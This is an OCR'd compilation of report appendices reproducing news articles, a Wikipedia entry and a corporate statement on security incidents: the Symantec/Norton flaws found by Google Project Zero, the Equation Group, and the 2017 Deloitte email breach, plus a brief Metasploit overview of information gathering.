Google's "project zero" team, a group of security analysts tasked with hunting for computer bugs, discovered a heap of critical vulnerabilities in Symantec (SYMC, +3.21%) and Norton security products. The flaws allow hackers to completely compromise people's machines simply by sending them malicious self-replicating code through unopened emails or un-clicked links.

The vulnerabilities affect millions of people who run the company's endpoint security and antivirus software, rather ironically to protect their devices. Indeed, the flaws rendered all 17 enterprise products (Symantec brand) and eight consumer and small business products (Norton brand) open to attack.

In the words of Tavis Ormandy, an English hacker who works on the Google (GOOG, +1.15%) team: "These vulnerabilities are as bad as it gets"—and have "potentially devastating consequences."

Get Data Sheet, Fortune's technology newsletter.


"An attacker could easily compromise an entire enterprise fleet using a vulnerability

http://fortune.com/2016/06/29/symantec-norton-vulnerability/[18/09/2018 12:31:54 p. m.]

like this," Ormandy writes on a Google blog. "Network administrators should keep scenarios like this in mind when deciding to deploy Antivirus, it's a significant tradeoff in terms of increasing attack surface."

Ormandy's post published soon after Symantec issued advisories of its own, which credit him for reporting the bugs. "An attacker could potentially run arbitrary code by sending a specially crafted file to a user," the notice warns, before mentioning that the company has "verified these issues and addressed them in product updates."

For more on Symantec, watch:



The vulnerabilities affect a "decomposer engine"—a program that unpacks compressed files in order to help scan for potentially malicious ones—that's used across Symantec's products. "It's extremely challenging to make code like this safe," Ormandy writes. To avoid such problems, Ormandy recommends that security vendors use sandboxing, a technique that detonates suspicious code in a secure, virtual environment, as well as security-first software development strategies.

Ormandy further demonstrated that the flaws can be exploited to propagate

computer worms, meaning virally infectious malware. "Just emailing a file to a victim or sending them a link to an exploit is enough to trigger it," he says, "the victim does not need to open the file or interact with it in anyway."

Symantec, which recently purchased the Bain Capital-backed cybersecurity firm Blue Coat for $4.65 billion, also employed open source code that it failed to update even after seven years of use, Ormandy notes. He lists the additional vulnerabilities in that code here.

Ormandy has been on a tear rooting out similarly nasty computer bugs. He helped identify comparable flaws—known technically as buffer overflows and memory corruption vulnerabilities—in products developed by the cybersecurity companies Comodo, ESET, Kaspersky, Fireeye (FEYE, +2.50%), Intel (INTC, +2.16%) Security's McAfee, Trend Micro (TMICY, +3.46%), and others in recent years.

Customers of Symantec should visit the company's website to learn which products have been updated automatically, and which require manual updates.

ANEXO "M"

https://www.offensive-security.com/metasploit-unleashed/information-gathering/,
Consultada el 22 de enero de 2018

Information Gathering in Metasploit

Information Gathering with Metasploit

The foundation for any successful penetration test is solid reconnaissance. Failure to perform proper ***information gathering*** will have you flailing around at random, attacking machines that are not vulnerable and missing others that are.


We'll be covering just a few of these information gathering techniques such as:

- Port Scanning
- Hunting for MSSQL
- Service Identification
- Password Sniffing
- SNMP sweeping

Let's take a look at some of the built-in Metasploit features that help aid us in information gathering.

ANEXO "N"

https://en.wikipedia.org/wiki/Equation_Group ,
Consultada el 19 de junio de 2018



Equation Group - Wikipedia

Not logged in Talk Contributions Create account Log in

Article Talk Read Edit View history Search Wikipedia

WIKIPEDIA
The Free Encyclopedia

Main page
Contents
Featured content
Current events
Random article
Donate to Wikipedia
Wikipedia store

Interaction

Help
About Wikipedia
Community portal
Recent changes
Contact page

Tools

What links here
Related changes
Upload file
Special pages
Permanent link
Page information
Wikidata item
Cite this page

Print/export

Create a book
Download as PDF
Printable version

In other projects

Wikimedia Commons

Languages

Deutsch
فارسی
Français
日本語
Polski
Русский
Slovenščina

Equation Group

From Wikipedia, the free encyclopedia

Equation Group

Type	Advanced persistent threat
Location	United States
Products	Stuxnet, Flame
Parent organization	National Security Agency Tailored Access Operations

"**Equation Group**" is an informal name for the Tailored Access Operations (TAO) unit of the United States National Security Agency (NSA).[1][2][3][4] Classified as an advanced persistent threat, Kaspersky Labs describes them as one of the most sophisticated cyber attack groups in the world and "the most advanced ... we have seen", operating alongside but always from a position of superiority with the creators of Stuxnet and Flame.[5][6] Most of their targets have been in Iran, Russia, Pakistan, Afghanistan, India, Syria, and Mali.[8]

The name *Equation Group* was chosen because of the group's predilection for sophisticated encryption methods in their operations. By 2015, Kaspersky documented 500 malware infections by the group in at least 42 countries, while acknowledging that the actual number could be in the tens of thousands due to its self-terminating protocol.[5][7]

In 2017, WikiLeaks published a discussion held within the CIA on how it had been possible to identify the group.[8] One commenter wrote that "the Equation Group as labeled in the report does not relate to a specific group but rather a collection of tools" used for hacking.[9]

Contents

1 Discovery
2 Probable links to Stuxnet and the NSA
  2.1 Firmware
  2.2 Codewords and timestamps
  2.3 The LNK exploit
  2.4 Link to IRATEMONK
3 2016 breach of the Equation Group
4 See also
5 References
6 External links

Discovery [edit]

At the Kaspersky Security Analysts Summit held in Mexico on February 16, 2015, Kaspersky Lab announced its discovery of the Equation Group. According to Kaspersky Lab's report, the group has been active since at least 2001, with more than 60 actors.[10] The malware used in their

https://en.wikipedia.org/wiki/Equation_Group[19/06/2018 07:07:27 p. m.]

Українська
中文
Edit links

operations, dubbed EquationDrug and GrayFish, is found to be capable of reprogramming hard disk drive firmware.[5] Because of the advanced techniques involved and high degree of covertness, the group is suspected of ties to the NSA, but Kaspersky Lab has not identified the actors behind the group.

Probable links to Stuxnet and the NSA [edit]

In 2015 Kaspersky's research findings on the Equation Group noted that its loader, "Grayfish", had similarities to a previously discovered loader, "Gauss", from another attack series, and separately noted that the Equation Group used two zero-day attacks later used in Stuxnet; the researchers concluded that "the similar type of usage of both exploits together in different computer worms, at around the same time, indicates that the EQUATION group and the Stuxnet developers are either the same or working closely together".[11]:13

Firmware [edit]

They also identified that the platform had at times been spread by interdiction (interception of legitimate CDs sent by a scientific conference organizer by mail),[11]:15 and that the platform had the "unprecedented" ability to infect and be transmitted through the hard drive firmware of several of the major hard drive manufacturers, and create and use hidden disk areas and virtual disk systems for its purposes, a feat demanding access to the manufacturer's source code of each to achieve,[11]:16–18 and that the tool was designed for surgical precision, going so far as to exclude specific countries by IP and allow targeting of specific usernames on discussion forums.[11]:23–26

Codewords and timestamps [edit]

The NSA codewords "STRAITACID" and "STRAITSHOOTER" have been found inside the malware. In addition, timestamps in the malware seem to indicate that the programmers worked overwhelmingly Monday–Friday in what would correspond to a 08:00–17:00 workday in an Eastern United States timezone.[12]


The LNK exploit [edit]

Kaspersky's global research and analysis team, otherwise known as GReAT, claimed to have found a piece of malware that contained Stuxnet's "privLib" in 2008.[13] Specifically it contained the LNK exploit found in Stuxnet in 2010. Fanny is classified as a worm that affects certain Windows operating systems and attempts to spread laterally via network connection or USB storage. Kaspersky stated that they suspect that because of the recorded compile time of Fanny that the Equation Group has been around longer than Stuxnet.[5]

Link to IRATEMONK [edit]

F-Secure claims that the Equation Group's malicious hard drive firmware is TAO program "IRATEMONK",[14] one of the items from the NSA ANT catalog exposed in a 2013 *Der Spiegel* article. IRATEMONK provides the

attacker with an ability to have their software application persistently installed on desktop and laptop computers, despite the disk being formatted, its data erased or the operating system re-installed. It infects the hard drive firmware, which in turn adds instructions to the disk's master boot record that causes the software to install each time the computer is booted up.[15] It is capable of infecting certain hard drives from Seagate, Maxtor, Western Digital, Samsung,[15] IBM, Micron Technology and Toshiba.[5]



The NSA's listing of its Tailored Access Operations program named IRATEMONK from the NSA ANT catalog.

2016 breach of the Equation Group [edit]

In August 2016, a hacking group calling itself "The Shadow Brokers" announced that it had stolen malware code from the Equation Group.[16] Kaspersky Lab noticed similarities between the stolen code and earlier known code from the Equation Group malware samples it had in its possession including quirks unique to the Equation Group's way of implementing the RC6 encryption algorithm, and therefore concluded that this announcement is legitimate.[17] The most recent dates of the stolen files are from June 2013, thus prompting Edward Snowden to speculate that a likely lockdown resulting from his leak of the NSA's global and domestic surveillance efforts stopped The Shadow Brokers' breach of the Equation Group. Exploits against Cisco Adaptive Security Appliances and Fortinet's firewalls were featured in some malware samples released by The Shadow Brokers.[18] EXTRABACON, a Simple Network Management Protocol exploit against Cisco's ASA software, was a zero-day exploit as of the time of the announcement.[19] Juniper also confirmed that its NetScreen firewalls were affected.[19] The EternalBlue exploit was used to conduct the damaging worldwide WannaCry ransomware attack.

See also [edit]


- Global surveillance disclosures (2013–present)
- United States intelligence operations abroad
- Firmware hacking

References [edit]

1. ^ Fox-Brewster, Thomas (February 16, 2015). "Equation = NSA? Researchers Uncloak Huge 'American Cyber Arsenal'". *Forbes*. Retrieved November 24, 2015.
2. ^ Menn, Joseph (February 17, 2015). "Russian researchers expose breakthrough U.S. spying program". Reuters. Retrieved November 24, 2015.
3. ^ "The nsa was hacked snowden documents confirm". *The Intercept*. 19 August 2016.

ANEXO "O"

https://www2.deloitte.com/global/en/pages/about-deloitte/articles/deloitte-statement-cyber-incident.html
Consultada el 23 de octubre de 2018



Deloitte Statement on Cyber Incident | Deloitte

Search

Location: Global

About Deloitte Contact us

Services Industries Careers

Deloitte in the News

Deloitte Statement on Cyber-Incident

Contact us

Submit RFP

25 September 2017: In response to a cyber incident, Deloitte actions have included the following:

- Implementing its comprehensive security protocol and initiating an intensive and thorough review which included mobilizing a team of cyber-security and confidentiality experts inside and outside of Deloitte
- Contacting governmental authorities immediately after it became aware of the incident; and
- Contacting each of the very few clients impacted

The attacker accessed data from an email platform. The review of that platform is complete.

Importantly, the review enabled us to understand precisely what information was at risk and what the hacker actually did and to determine that:

Explore Content

Key Facts about the Deloitte Email Cyber-Incident

Related topics

https://www2.deloitte.com/global/en/pages/about-deloitte/articles/deloitte-statement-cyber-incident.html#[23/10/2018 11:12:21 a. m.]

- Only very few clients were impacted
- No disruption has occurred to client businesses, to Deloitte's ability to continue to serve clients, or to consumers

Deloitte remains deeply committed to ensuring that its cyber-security defences are best in class, to investing heavily in protecting confidential information and to continually reviewing and enhancing cyber security.

Key Facts about the Deloitte Email Cyber-Incident

6 October 2017

In response to a cyber-incident, Deloitte initiated a review to understand the scope of the incident, the potential impact to clients and other stakeholders, and to determine the appropriate cyber-security response. Below we share the key facts regarding this incident.

An attacker compromised account credentials and ultimately gained access to a single Deloitte cloud-based email platform. On discovering unauthorized access to the email platform, we initiated our standard and comprehensive incident response process, which included mobilizing a team of cyber-security and confidentiality experts inside and outside of Deloitte (including Mandiant). We engaged outside specialists to assure ourselves, clients, and other stakeholders that the review was thorough and objective. This team took a variety of actions:

- **Immediately executed steps to stop and contain the attack.**
- **Ascertained the size and scope of the attack.** The team reviewed logs from the incident to understand what the attacker did in the email platform, and it used this information to guide its response to the attack.
- **Determined what the attacker targeted.** The attacker targeted a cloud- based email platform. This system is distinct and

separate from other Deloitte platforms, including those that host client data, collaborative work among Deloitte professionals, engagement systems and other non-cloud based email systems. None of these were impacted. We know from the forensic review conducted by our own cyber professionals, working alongside outside experts, that the attacker was specifically focused on obtaining active credentials.

- **Reviewed materials targeted by the hacker.** This incident involved unstructured data; namely, email. Through a detailed review of logs, Deloitte was able to determine what the attacker actually did and that the number of email messages targeted by the attacker was a small fraction of those stored on the platform. We looked at all of the targeted email messages in a manual document-by-document review process, with careful assessment of the nature of the information contained in each email. By conducting this eyes- on review, we were able to determine the very few instances where there may have been active credentials, personal information, or other sensitive information that had an impact on clients.
- **Contacted impacted clients.** Deloitte contacted each of these very few clients impacted.
- **Alerted authorities.** Deloitte began contacting governmental authorities immediately.
- **Took additional targeted steps to further enhance our overall security architecture.** We expanded our centrally controlled privileged access management system, and completed our roll out of multi-factor authentication (MFA), which was underway at the time of the attack. Now all users of the cloud-based email system and those with credentials with heightened access are part of our MFA system.

The team determined that:

- **The attacker is no longer in Deloitte's**

system. Deloitte, with the assistance of outside experts, has seen no signs of any subsequent activities. We have taken a number of important steps to remove the attacker's access to our environment, including the blocking of IP addresses, disabling accounts, resetting passwords, and implementing enhanced monitoring.

- **No disruption occurred to client businesses, to Deloitte's ability to serve clients, or to consumers.**

Our intensive and thorough review, which is complete, and our continued and significant investments in our cyber-security capabilities, reflect our commitment to protecting the information of Deloitte clients and stakeholders.

Recommendations

Partnering for cyber resilience

Risk & responsibility in a hyperconnected world

Deloitte social media

Join the conversation

Related topics

Conduct Risk

Cyber Risk

Brand & Reputation Risk

Cyber Resilience

Cyber Vigilance

Contact us | Submit RFP | Job search

Get Connected
Newsroom
Home
Social media
Leadership blog
Press releases

Services
Audit & Assurance
Consulting
Risk Advisory
Financial Advisory
Legal

Industries
Consumer
Energy, Resources & Industrials
Financial Services
Government & Public

Careers
Job search
Experienced hires
Students
Life at Deloitte
Alumni

Legal
About Deloitte
Terms of use
Cookies
Privacy
Privacy Shield

ANEXO "P"

https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails

Consultada el 23 de octubre de 2018

Deloitte hit by cyber-attack revealing clients' secret emails | Business | The Guardian

Support The Guardian Subscribe Find a job Sign in

News Opinion Sport Culture Lifestyle

Business Economics Banking Money Markets Project B2B More

Deloitte

Deloitte hit by cyber-attack revealing clients' secret emails

Exclusive: hackers may have accessed usernames, passwords and personal details of top accountancy firm's blue-chip clients

Nick Hopkins

Mon 25 Sep 2017
13.00 BST

This article is over 1 year old

12,474

https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails[23/10/2018 11:48:48 a. m.]

Deloitte hit by cyber-attack revealing clients' secret emails | Business | The Guardian

Deloitte provides auditing, tax consultancy and cybersecurity advice to banks, multinational companies and government agencies. Photograph: Alamy Stock Photo

One of the world's "big four" accountancy firms has been targeted by a sophisticated hack that compromised the confidential emails and plans of some of its blue-chip clients, the Guardian can reveal.

Deloitte, which is registered in London and has its global headquarters in New York, was the victim of a cybersecurity attack that went unnoticed for months.

One of the largest private firms in the US, which reported a record $37bn (£27.3bn) revenue last year, Deloitte provides auditing, tax consultancy and high-end cybersecurity advice to some of the world's biggest banks, multinational companies, media enterprises, pharmaceutical firms and government agencies.

The Guardian understands Deloitte clients across all of these sectors had material in the company email system that was breached. The companies include household names as well as US government departments.

So far, six of Deloitte's clients have been told their information was "impacted" by the hack. Deloitte's internal review into the incident is ongoing.

https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails[23/10/2018 11:48:48 a. m.]

Deloitte hit by cyber-attack revealing clients' secret emails | Business | The Guardian

The Guardian understands Deloitte discovered the hack in March this year, but it is believed the attackers may have had access to its systems since October or November 2016.

The hacker compromised the firm's global email server through an "administrator's account" that, in theory, gave them privileged, unrestricted "access to all areas".

The account required only a single password and did not have "two-step" verification, sources said.

Emails to and from Deloitte's 244,000 staff were stored in the Azure cloud service, which was provided by Microsoft. This is Microsoft's equivalent to Amazon Web Service and Google's Cloud Platform.

https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails[23/10/2018 11:48:48 a. m.]

Deloitte hit by cyber-attack revealing clients' secret emails | Business | The Guardian

Microsoft's Azure cloud service. Photograph: Microsoft

In addition to emails, the Guardian understands the hackers had potential access to usernames, passwords, IP addresses, architectural diagrams for businesses and health information. Some emails had attachments with sensitive security and design details.

The breach is believed to have been US-focused and was regarded as so sensitive that only a handful of Deloitte's most senior partners and lawyers were informed.

The Guardian has been told the internal inquiry into how this happened has been codenamed "Windham". It has involved specialists trying to map out exactly where the hackers went by analysing the electronic trail of the searches that were made.

The team investigating the hack is understood to have been working out of the firm's offices in Rosslyn, Virginia, where analysts have been reviewing potentially compromised documents for six months.

https://www.theguardian.com/business/2017/sep/25/deloitte-hit-by-cyber-attack-revealing-clients-secret-emails[23/10/2018 11:48:48 a. m.]

It has yet to establish whether a lone wolf, business rivals or state-sponsored hackers were responsible.

Contact the Guardian securely

Read more

Sources said if the hackers had been unable to cover their tracks, it should be possible to see where they went and what they compromised by regenerating their queries. This kind of reverse-engineering is not foolproof, however.

A measure of Deloitte's concern came on 27 April when it hired the US law firm Hogan Lovells on "special assignment" to review what it called "a possible cybersecurity incident".

The Washington-based firm has been retained to provide "legal advice and assistance to Deloitte LLP, the Deloitte Central Entities and other Deloitte Entities" about the potential fallout from the hack.

Responding to questions from the Guardian, Deloitte confirmed it had been the victim of a hack but insisted only a small number of its clients had been "impacted". It would not be drawn on how many of its clients had data made potentially vulnerable by the breach.

The Guardian was told an estimated 5m emails were in the "cloud" and could have been been accessed by the hackers. Deloitte said the number of emails that were at risk was a fraction of this number but declined to elaborate.

"In response to a cyber incident, Deloitte implemented its comprehensive security protocol and began an intensive and thorough review including mobilising a team of cybersecurity and confidentiality experts inside and outside of Deloitte," a spokesman said.

"As part of the review, Deloitte has been in contact with the very few clients impacted and notified governmental authorities and regulators.

"The review has enabled us to understand what information was at risk and what the hacker actually did, and demonstrated that no disruption has occurred to client businesses, to Deloitte's ability to continue to serve clients, or to consumers.

"We remain deeply committed to ensuring that our cybersecurity defences are best in class, to investing heavily in protecting confidential information and to continually reviewing and enhancing cybersecurity. We will continue to evaluate this matter and take additional steps as required.

"Our review enabled us to determine what the hacker did and what information was at risk as a result. That amount is a very small fraction of the amount that has been suggested."

Deloitte declined to say which government authorities and regulators it had informed, or when, or whether it had contacted law enforcement agencies.

Though all major companies are targeted by hackers, the breach is a deep embarrassment for Deloitte, which offers potential clients advice on how to manage the risks posed by sophisticated cybersecurity attacks.

"Cyber risk is more than a technology or security issue, it is a business risk," Deloitte tells potential customers on its website.

"While today's fast-paced innovation enables strategic advantage, it also exposes businesses to potential cyber-attack. Embedding best practice cyber behaviours help our clients to minimise the impact on business."

Deloitte has a "CyberIntelligence Centre" to provide clients with "round-the-clock business focussed operational security".

"We monitor and assess the threats specific to your organisation, enabling you to swiftly and effectively mitigate risk and strengthen your cyber resilience," its website says. "Going beyond the technical feeds, our professionals are able to

contextualise the relevant threats, helping determine the risk to your business, your customers and your stakeholders."

In 2012, Deloitte, which has offices all over the world, was ranked the best cybersecurity consultant in the world.

Earlier this month, Equifax, the US credit monitoring agency, admitted the personal data of 143 million US customers had been accessed or stolen in a massive hack in May. It has also revealed it was also the victim of an earlier breach in March.

About 400,000 people in the UK may have had their information stolen following the cybersecurity breach. The US company said an investigation had revealed that a file containing UK consumer information "may potentially have been accessed".

The data includes names, dates of birth, email addresses and telephone numbers, but does not contain postal addresses, passwords or financial information. Equifax, which is based in Atlanta, discovered the hack in July but only informed consumers last week.

ANEXO "Q"

https://www.washingtonpost.com/world/national-security/israel-hacked-kaspersky-then-tipped-the-nsa-that-its-tools-had-been-breached/2017/10/10/d48ce774-aa95-11e7-850e-2bdd1236be5d_story.html?utm_term=.ee7c5f62d814

Consultada el 23 de octubre de 2018

Israel hacked Kaspersky, then tipped the NSA that its tools had been breached - The Washington Post

National Security

Israel hacked Kaspersky, then tipped the NSA that its tools had been breached

People walk past the headquarters of the antivirus firm Kaspersky Lab in Moscow in September. (Sergei Karpukhin/Reuters)

By Ellen Nakashima
